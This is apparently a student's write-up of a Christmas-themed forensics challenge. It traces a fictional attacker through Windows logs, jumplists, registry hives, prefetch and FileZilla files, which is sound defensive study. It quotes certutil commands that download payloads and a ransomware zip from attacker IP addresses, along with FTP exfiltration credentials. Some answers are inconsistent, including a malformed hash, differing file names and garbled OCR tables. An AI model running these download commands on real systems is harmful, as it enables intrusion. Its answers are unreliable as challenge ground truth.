

OpTinselTrace24-6: Sleigh Slayer

Story:
Krampus, using Santa's password obtained from an insider threat, gains unauthorized access to Santa's workstation. This is where Santa saves his most sensitive data, including the naughty and nice lists, gift inventory, and employees' personal information. And they've all been encrypted. Christmas could be ruined. Investigate the activity taken by Krampus and his cyber outlaws and recover the encrypted files to save Christmas.

Task1: What is the hostname from which the attacker laterally moved to Santa's computer?

- I examined the Windows Security logs and filtered event ID 4624, I found logon via logon type 3 from the hostname 'NORTHPOLE-TOYSQ'




Task2: When did Krampus log in to the machine?

- The answer found in the same logs, 2024-12-10 10:38:58


Task3: The attacker navigated the file share in hopes of finding useful files. What is the file share path for something planned for Christmas Eve?

- I examined the Shellbags, Jumplists, and event logs. In the 'Recent' files, I discovered that "santa" accessed the file "christmas-eve-PRIORITY." When I checked the Properties, I found the file path: '\\NORTHPOLE-FS\\fileshare\\kitchen-prep\\christmas-eve-PRIORITY'.



Task4: When did the attacker visit this share?

- When I examined the Shellbags, I identified the last accessed time. The answer is '2024-12-10 10:41:40'



Task5: What is the filename of the file related to complaints from a department? The attacker found this on the share and also added it to the archive to exfiltrate.

- To address this question, I examined the Jumplists which can give us indication of the historic

activity of the user.
I found the attacker found on the mentioned file share file named 'toys-dept.txt'

| *Path* | = | = |
|---|---|---|
| My Computer\C:\shell32.dll,-21813\santa\@shell32.dll,-21769\MERRY KRAMPUS.txt | 2 | 1 |
| transfer_scanned.zip | 2 | 1 |
| \\NORTHPOLE-FS\FILES\SHARE\kitchen-prep\kristmas-eve-PRIORITY\INGREDIENTS.txt | 4 | 1 |
| \\NORTHPOLE-FS\FILES\SHARE\Complaints\toys-dept.txt | 4 | 1 |
| My Computer\C:\Users\santa\Documents\keepass\SANTA-CONFIDENTIAL-PROD-ITR.kdbx | 2 | 1 |
| My Computer\C:\Users\santa\Desktop\Christmas24\Naughty_List_Christmas24.pdf | 2 | 1 |


Task6: Windows Defender detected and stopped the first attempt of the attacker to download a file from their infrastructure. What is the full command that was executed by the attacker, which Defender detected and stopped?

- I examined the Defender logs and found the attacker tried to download via cerutil utility.
The full command is 'C:\Windows\System32\cerutil.exe -urlcache -f <http://3.110.162.216:8175/OpXmasDestroy/Collection/package.exe>'

| Description |
|---|
| Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Ceiprolad.A&threatid=2147726914&enterprise=0 Name: Trojan:Win32/Ceiprolad.A ID: 2147726914 Severity: Severe Category: Trojan Path: CmdLine: C:\Windows\System32\cerutil.exe -urlcache -f http://3.110.162.216:8175/OpXmasDestroy/Collection/package.exe Detection Origin: Unknown Detection Type: Concrete Detection Source: System User: NT AUTHORITY\SYSTEM Process Name: Unknown Action: Remove Action Status: No additional actions required Error Code: 0x00000000 Error description: The operation completed successfully. Security intelligence Version: AV: 1.421.709.0, AS: 1.421.709.0, NIS: 1.421.709.0 Engine Version: AM: 1.1.24090.11, NIS: 1.1.24090.11 |

Task7: The attacker proceeded to disable Windows real-time protection in order to evade defenses. When did this activity occur?

- In the Defender logs, I searched for Event ID '5001', which occurred at **2024-12-10 10:44:10**

| Description |
|--|
| Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled. |
|  |

Task8: The attacker copied a file and moved it from one location to another using 7zip. What is the full path where this file was moved to?

- To address this question, I parsed the NTUSER.dat hive and found the historic activity of 7Z.
In the 'CopyPath' section we found the answer.
The answer is 'C:\Users\Public\scan\'

| |
|---|
| sevenszip v.20210329 - Gets records of histories from 7-Zip keys FM LastWrite: [2024-12-10 10:58:23Z] Compression LastWrite: [2024-12-10 10:57:14Z] FM\PanelPath0: C:\Program Files (x86)\WindowsPowerShell\Configuration\Registration\ Compression\ArcHistory: C:\Users\santa\Desktop\scan87x.zip Extraction\PathHistory: FM\CopyHistory: C:\Users\Public\scan\ |
|---|


Task9: The attacker also enumerated a zip file using 7zip on Santa's desktop. What is the path of the folder related to the Christmas bonus present inside that zip?

- This question was challenging.
To find the answer, I parsed all the registry keys and searched for '.zip' using Notepad++ across all the files.
I discovered a ZIP file named 'finance_christmas.zip'.
I then searched for this ZIP file again in all the files and found records in the NTUSER hive, which included history entries related to 7-Zip. From these, I identified the path of the folder related to the Christmas bonus. The final answer is: 'C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\performance_bonus_24'.

| |
|---|
| C:\Users\santa\Desktop\Christmas24\ C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\performance_bonus_24\ C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\ C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\ |
|---|

Task10: What was the name of the archive file created by 7zip?

- To address this question, we searched in santa's recent files and found the archive file that created by the 7zip.
The archive name is 'scan87x.zip'



Task11: The attacker installed 7zip on the system and added some files to be archived. What was the last filesystem path visited by Krampus?

- To address this question, I parsed the NTUSR.dat hive and found the historic activity of 7Z. In the 'FolderHistory' section we found the answer.

```
FM\FolderHistory:
C:\Program Files (x86)\WindowsPowerShell\Configuration\Registration\
C:\Program Files (x86)\WindowsPowerShell\Configuration\
C:\Program Files (x86)\WindowsPowerShell\
C:\Program Files (x86)\
C:\
C:\Users\
C:\Users\santa\
C:\Users\santa\Desktop\
C:\Users\santa\Desktop\Christmas24\
C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\performance_bonus_24\
C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\
C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\
C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\North-Workshop\
C:\Users\santa\Desktop\finance_christmas.zip\
Computer\
```

Task12: The attacker downloaded installers from their infrastructure for data exfiltration and collection. What is the full download URL for the tool used for exfiltration?

- Upon examining the Prefetch, I discovered that the attacker had used the 'certutil' utility. This allowed me to identify URLs associated with downloads made via certutil. The relevant path is Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData. I utilized the strings command to extract the URLs from the metadata. The answer is <http://3.110.162.216:8175/OpXmasDestroy/exfil/Godzilla.exe>

```
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\CUsers\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5A76AD1C83439FFADFAE13FB9B08A8AA: http://3.109.152.7/final_operation/destroy.zip
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\CUsers\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\698460A086E60F2F602361424D832905_88B23D43DE574E82F2BE0DF0EC47EEB: http://csp.digicert.com/MFEWtZBNMEswSTA3BgUrDgMCGGUAB8T3XL41QLXDR0W9P665TW442vnsUQUReu1rX2PSSy4IXLVGLp6chnfNyA8CEA66G1756C3n79tQ4ghAGfo%3D
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\CUsers\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6CCBC365A82629F3E88D81A67A497846: http://3.110.162.216:8175/OpXmasDestroy/exfil/Godzilla.exe
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\CUsers\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEF08E8A8C38DE45_AA1E8580D4EBC816148CE81268683776: http://csp.digicert.com/MFEWtZBNMEswSTA3BgUrDgMCGGUABBSAUQVBMq2awn1Rh6Doh%2F5BYgFV7gQUA95QNVbRTLtm8KPI6xvD17I90VUCEAJ0LqoXy04hxxe7H%2Fz9DKA%3D
```

Task13: What is the name of the tool used for exfiltration?

- During the investigation, I noticed the attacker also downloaded FileZilla in the time of the attack.

Task14: The attacker renamed the zip before exfiltrating it. What was the name changed to?


- While examining the Jumplist, which reveal the historical activity of the compromised user, I found that the attacker accessed a ZIP file named 'transfer_scanned.zip' during the attack timeframe.

| | | | | | | |
|-----------|------------------|---------------------------|--|---|--|--------|
| Automatic | 2f620f544bf2a6 | | | 1 | | 3,584 |
| Automatic | 5f7bf9a01083767 | Quick Access | | 6 | | 11,776 |
| Automatic | 96f6c6f6c1c24e2b | Notepad 64-bit | | 3 | | 7,680 |
| Automatic | 70f6303907c983b | 7zip 18.05 | | 0 | | 1,536 |
| Automatic | c2ba5e5986c77e43 | Microsoft Edge (Chromium) | | 1 | | 3,584 |

| Entry Number | Target Created On | Target Modified On | Target Accessed On | Absolute Path | Extra Block Co... | Interaction Count |
|--------------|---------------------|---------------------|---------------------|--|-------------------|-------------------|
| 6 | 2024-12-10 11:07:29 | 2024-12-10 11:07:29 | 2024-12-10 11:07:29 | My Computer\IC:\\$hell32.dl\21813\santa\@hell32.dl\21769\MERRY K... | 2 | 1 |
| 5 | 2024-12-10 10:57:14 | 2024-12-10 10:57:14 | 2024-12-10 10:57:14 | transfer_scanned.zip | 2 | 1 |
| 4 | 2024-12-10 07:53:31 | 2024-12-10 07:53:38 | 2024-12-10 07:53:38 | (\NORTHPOLE-PS\FLESHARE\kitchen-prep\cristmas-eve-PRIORITY\INGR... | 4 | 1 |
| 3 | 2024-12-10 07:52:28 | 2024-12-10 07:52:37 | 2024-12-10 07:52:37 | (\NORTHPOLE-PS\FLESHARE\Complaints\toys-dept.txt | 4 | 1 |
| 2 | 2024-12-10 07:11:22 | 2024-11-04 13:55:31 | 2024-12-10 07:11:50 | My Computer\IC:\Users\santa\Documents\keepsap\SANTA-CONFIDENTIA... | 2 | 1 |
| 1 | 2024-12-02 07:43:12 | 2024-12-02 07:43:12 | 2024-12-02 07:53:24 | My Computer\IC:\Users\santa\Desktop\Christmas24\Naughty_List_Christ... | 2 | 1 |

Task15: What is the set of credentials used by Krampus to exfiltrate data to his server?

- To address this question, I examined the FileZilla files, in the 'recentserver.xml' file we can find the username and the password that Krampus used. The answer is 'Krampus:ihavetodestroychristmaskoxo'



Task16: Determine the full path where the files from Santa's computer were exfiltrated and stored on Krampus's server.


- In the 'Filezilla.xml' file we can find the full path of the files that exfiltrated from santa machine. The full path is '/home/krampus/ChristmasOP/santaloot'

```
<Tab>
  <Tab connected="1" selected="1">
    <Host>13.127.192.93</Host>
    <Port>21</Port>
    <Protocol>0</Protocol>
    <Type>0</Type>
    <User>krampus</User>
    <Pass encoding="base64">aWhhdnV0b2Rlc3Ryb31jaHJpc3RtYXN4b3hv</Pass>
    <Logontype>1</Logontype>
    <PasvMode>MODE_DEFAULT</PasvMode>
    <EncodingType>Auto</EncodingType>
    <BypassProxy>0</BypassProxy>
    <Site></Site>
    <RemotePath>1 0 4 home 7 krampus 11 christmasOP 9 santaloot</RemotePath>
    <LocalPath>C:\Users\santa\Desktop</LocalPath>
  </Tab>
</Tab>
</Setting>
<Setting name="Local filelist sortorder">0 0</Setting>
<Setting name="Remote filelist sortorder">0 0</Setting>
</Settings>
</Filezilla>
```

Task17: Krampus then proceeded to download ransomware on the system. What is the SHA-256 hash of the executable?

- While examining the metadata of the certutil utility from the previous questions, I discovered that the attacker had downloaded a ZIP file from the URL http://3.109.152.7/final_operation/destroyer.zip. I then navigated to the 'Content' folder and identified a URL associated with the string 5A76AD1C83439FFADFAE13FB9B08A8AA.

Upon opening the content file with HxD, I confirmed it was a ZIP file. I renamed the file to destroyer.zip and extracted the ransomware's SHA-256 hash. The hash is: 808F098B303D6143E317DD8DAE9E67AC8D28C445427D221AA9AD838AA150DE3.



Task18: What is the full download URL for the ransomware file?

- We already answered this question above, http://3.109.152.7/final_operation/destroyer.zip

Task19: When was the ransomware binary executed according to prefetch?

- I parsed the Prefetch and found the last run of the ransomware, the answer is 2024-12-10 11:06:30

| | | | | | | |
|--------------------------|----|----------|--------|-------------|---------------------|------|
| CERTUTIL .EXE | 6 | 28F1E0C1 | 54140 | Windows ... | 2024-12-10 11:03:28 | 2024 |
| CMD .EXE | 11 | B030981 | 12704 | Windows ... | 2024-12-10 11:05:22 | 2024 |
| 7ZFM .EXE | 2 | 56DE4F9A | 46146 | Windows ... | 2024-12-10 11:05:55 | 2024 |
| 7ZG .EXE | 2 | F49B3D46 | 119726 | Windows ... | 2024-12-10 11:06:17 | 2024 |
| KRAMPUS .EXE | 1 | 1793FAA9 | 42222 | Windows ... | 2024-12-10 11:06:30 | |
| NOTEPAD .EXE | 3 | C5670914 | 52840 | Windows ... | 2024-12-10 11:07:33 | 2024 |
| LOGONUI .EXE | 6 | F6398D7E | 129614 | Windows ... | 2024-12-10 11:10:19 | 2024 |
| TSTHEME .EXE | 2 | 1D23267 | 19266 | Windows ... | 2024-12-10 11:10:19 | 2024 |
| SPPSVC .EXE | 33 | 96070FE0 | 45158 | Windows ... | 2024-12-10 11:10:23 | 2024 |
| MICROSOFTEDGEUPDATE .EXE | 34 | 7A595326 | 30938 | Windows ... | 2024-12-10 11:14:45 | 2024 |

Task20-23: Malware Analysis

- Credit to Avia Brazani, we didn't do anything of this part.

Avia did all the malware analysis section.

Task24: When did the threat actor log off?

- I searched the Windows Security logs for Event ID 4634, which indicates 'An account logged off.' I found that the threat actor (TA) logged off at **2024-12-10 11:10:19**.

[illegible]